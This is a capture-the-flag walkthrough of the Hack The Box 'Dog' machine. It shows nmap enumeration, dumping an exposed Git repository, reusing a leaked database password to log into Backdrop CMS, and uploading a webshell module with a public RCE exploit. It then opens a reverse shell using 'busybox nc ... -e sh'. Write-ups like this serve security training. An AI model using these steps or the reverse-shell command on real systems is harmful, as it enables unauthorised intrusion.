Dog


Tags: #Linux/Ubuntu #Easy #Apache #Sensitive-Data-Exposure #Git #Outdated-software #Sudo-Misconfiguration

Nmap Results

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 16:07 EDT
Nmap scan report for 10.10.11.58
Host is up (0.020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin 
| /comment/reply /filter/tips /node/add /search /user/register 
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
| http-git: 
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
```

Service Enumeration

Nmap discovered SSH running on port 22 and an Apache webserver on port 80. This time though, the scan reveals more valuable info than usual. It tells us the contents of robots.txt and that it found a git repository at /.git. Before we go there, let's head to the root directory of the website first:



Welcome to Dog!

Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs


Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs

The causes of obesity in dogs are multiple and often interrelated. Some of the most common causes include:

Read more

On the top right, there's a button that leads to a Login page:




Log in

Username or email address *

Password *

Powered by Backdrop CMS

I've tried SQL Injection, but it doesn't work here. Nmap did find a git repository at ***/.git*** though. Maybe we'll find the credentials there. Let's take a look:



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2025-02-07 21:22	95	
HEAD	2025-02-07 21:21	23	
branches/	2025-02-07 21:21	-	
config	2025-02-07 21:21	92	
description	2025-02-07 21:21	73	
hooks/	2025-02-07 21:21	-	
index	2025-02-07 21:22	337K	
info/	2025-02-07 21:21	-	
logs/	2025-02-07 21:22	-	
objects/	2025-02-07 21:21	-	
refs/	2025-02-07 21:21	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.11.58 Port 80

The best thing to do here is download all of these files and reconstruct the repository on our system so we can use `git` on our command line to discover as much info as possible. To do this, we'll run the following command:

```
wget -r -np http://10.10.11.58/.git/
```

This recursively downloads all files and folders while ignoring parent directories above ***/.git***.

The following `git` commands will build our repository:

```
git init
git remote add origin http://10.10.11.58/.git
git pull origin main
```

Tip

There's a tool on GitHub called git-dumper that automates this whole process of downloading the files of an exposed git repository and reconstructing it on your local machine. However, knowing how to do this manually is good practice, as it proves your understanding of Git, an essential piece of knowledge for CTFs and hacking in general.

After the repository has been created, we have to start looking through what we have to see what sort of info we can find.

In **settings.php**, there are credentials for a MySQL database in the line: `$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';`.

Since the DB is hosted on localhost, we'll have to get user first before we can access it. However passwords are usually reused across different accounts, so this could help us


Assuming that's the password, we need to find an email address. We could either inspect each and every file, or we can use `grep` and a **regular expression** to recursively search through the content of all files and filter out ones that match the basic format of an email address. I like that idea better. Our command should look something like this:

```
grep -rE ".+@.+\.htb" 2>/dev/null
```

ⓘ Command explanation


1. `-rE` - the r flag specifies a "recursive" search, meaning look through all files within each subdirectory. The E flag allows the use of Extended Regular Expressions (ERE), giving us more control and flexibility over the regex's we type.
2. `".+@.+\.htb"` - This regex matches at least 1 or more characters of any sort, the "@" symbol, at least 1 or more characters, and ending with ".htb".
3. `2>/dev/null` - Redirects stderr to /dev/null, a special file that discard all data written to it.

Here's the output:



```
┌──(johnmap007㉿kali)-[~/…/boxes/active/dog/git-repo]
└─$ grep -rE ".+@.+\.htb" 2>/dev/null
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000
/url-aliases
.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963
rg/documentation/url-aliases
```

We found Tiffany's email in the update.settings.json file. I tried logging in as her using the MySQL password I found above, and it seemed to have worked.



Dashboard

WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started
- View the home page
- Add a logo or change the site name
- Customize the current theme
- Find a new theme for your site

Next steps
- Edit the *About* page
- Create a new Post
- Update the *Primary navigation* menu
- Modify the layout for your home page

More actions
- Turn existing modules on or off
- Add new modules for more functionality
- Read the online user guide
- Visit the Backdrop CMS Forum

CREATE CONTENT
- Add new Card
- Add new Page
- Add new Post

BACKDROP NEWS

No news at this time.

MENUS

MENU	OPERATIONS
Primary navigation	EDIT LINKS

Manage menus

CONTENT OVERVIEW
- 0 Card items
- 1 Page item
- 4 Post items

Manage content

CONTENT TYPES

CONTENT TYPE	OPERATIONS

USER ACCOUNT OVERVIEW


Exploitation

Initial Access

If we go over to **Reports > Status Report**, it tells us that the backdrop CMS version in use is **1.27.1**. I'm going to try and find a CVE on Google. The search returns an **Authenticated RCE** POC on Exploit-DB.


> ### ⓘ Exploit breakdown and vulnerability explanation
>
> The root of the vulnerability is how backdrop allows authenticated users with specific permissions/roles (like admin) to manually install modules via a .tar file upload or other accepted archive formats. It **does not** perform any sanitization or checks for malicious code, it **trusts** that because an admin installed it, it's valid.
>
> The exploit creates a module that follows the required structure (shell.info and shell.php files in this case), zips it, and uploads it. Once the attacker accesses the module in their browser, the PHP code immediately gets executed on the server-side, giving them a webshell.

Let's use `searchsploit` to find that specific exploit and copy it to our working directory:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ searchsploit backdrop 1.27.1
-------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)                    | php/webapps/52021.py
-------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
Papers: No Results

┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ searchsploit -m php/webapps/52021.py .
  Exploit: Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/52021
     Path: /usr/share/exploitdb/exploits/php/webapps/52021.py
    Codes: N/A
 Verified: True
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/johnmap007/htb/boxes/active/dog/52021.py


  Exploit:
      URL: https://www.exploit-db.com/exploits/52021
     Path: /usr/share/exploitdb/exploits/php/webapps/52021.py
    Codes: N/A
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
cp: overwrite '/home/johnmap007/htb/boxes/active/dog/52021.py'? y
Copied to: /home/johnmap007/htb/boxes/active/dog/52021.py


┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ 
```

The only argument required is the URL. After the script is done executing, we're given a link to the malicious module's PHP site, but when we go there, it doesn't seem to exist. This is because uploaded modules have to be in certain archive formats:




Manual installation

- The specified file *notes.txt* could not be uploaded. Only files with the following extensions are allowed: *tar tgz gz bz2*.
- Unable to save downloaded project into the temporary directory.

You can find modules, themes, and layouts on backdropcms.org. The following file extensions are supported: *tar tgz gz bz2*.

Luckily, the script generated the malicious files, not just an archive of them, so we can just run `tar cf shell.tar shell` to create the correct archive, and then upload it. After doing so, we're presented with a message saying that the installation was successful:



Update manager

Installation was completed successfully.


shell

- Installed *shell* successfully


Next steps

- Enable newly added modules
- Browse more modules

Now we go to /modules/shell/shell.php and we get our webshell:



Lastly, we set up our listener with `nc -lvnp <port>` and execute a reverse shell payload on the webshell like `busybox nc <ip address> <port> -e sh`:




```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.58] 46218
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@dog:/var/www/html/modules/shell$ export TERM=screen
export TERM=screen
www-data@dog:/var/www/html/modules/shell$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(johnmap007㉿kali)-[~/htb/boxes/active/dog]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

www-data@dog:/var/www/html/modules/shell$ 
```

Great, we're now logged in as www-data.

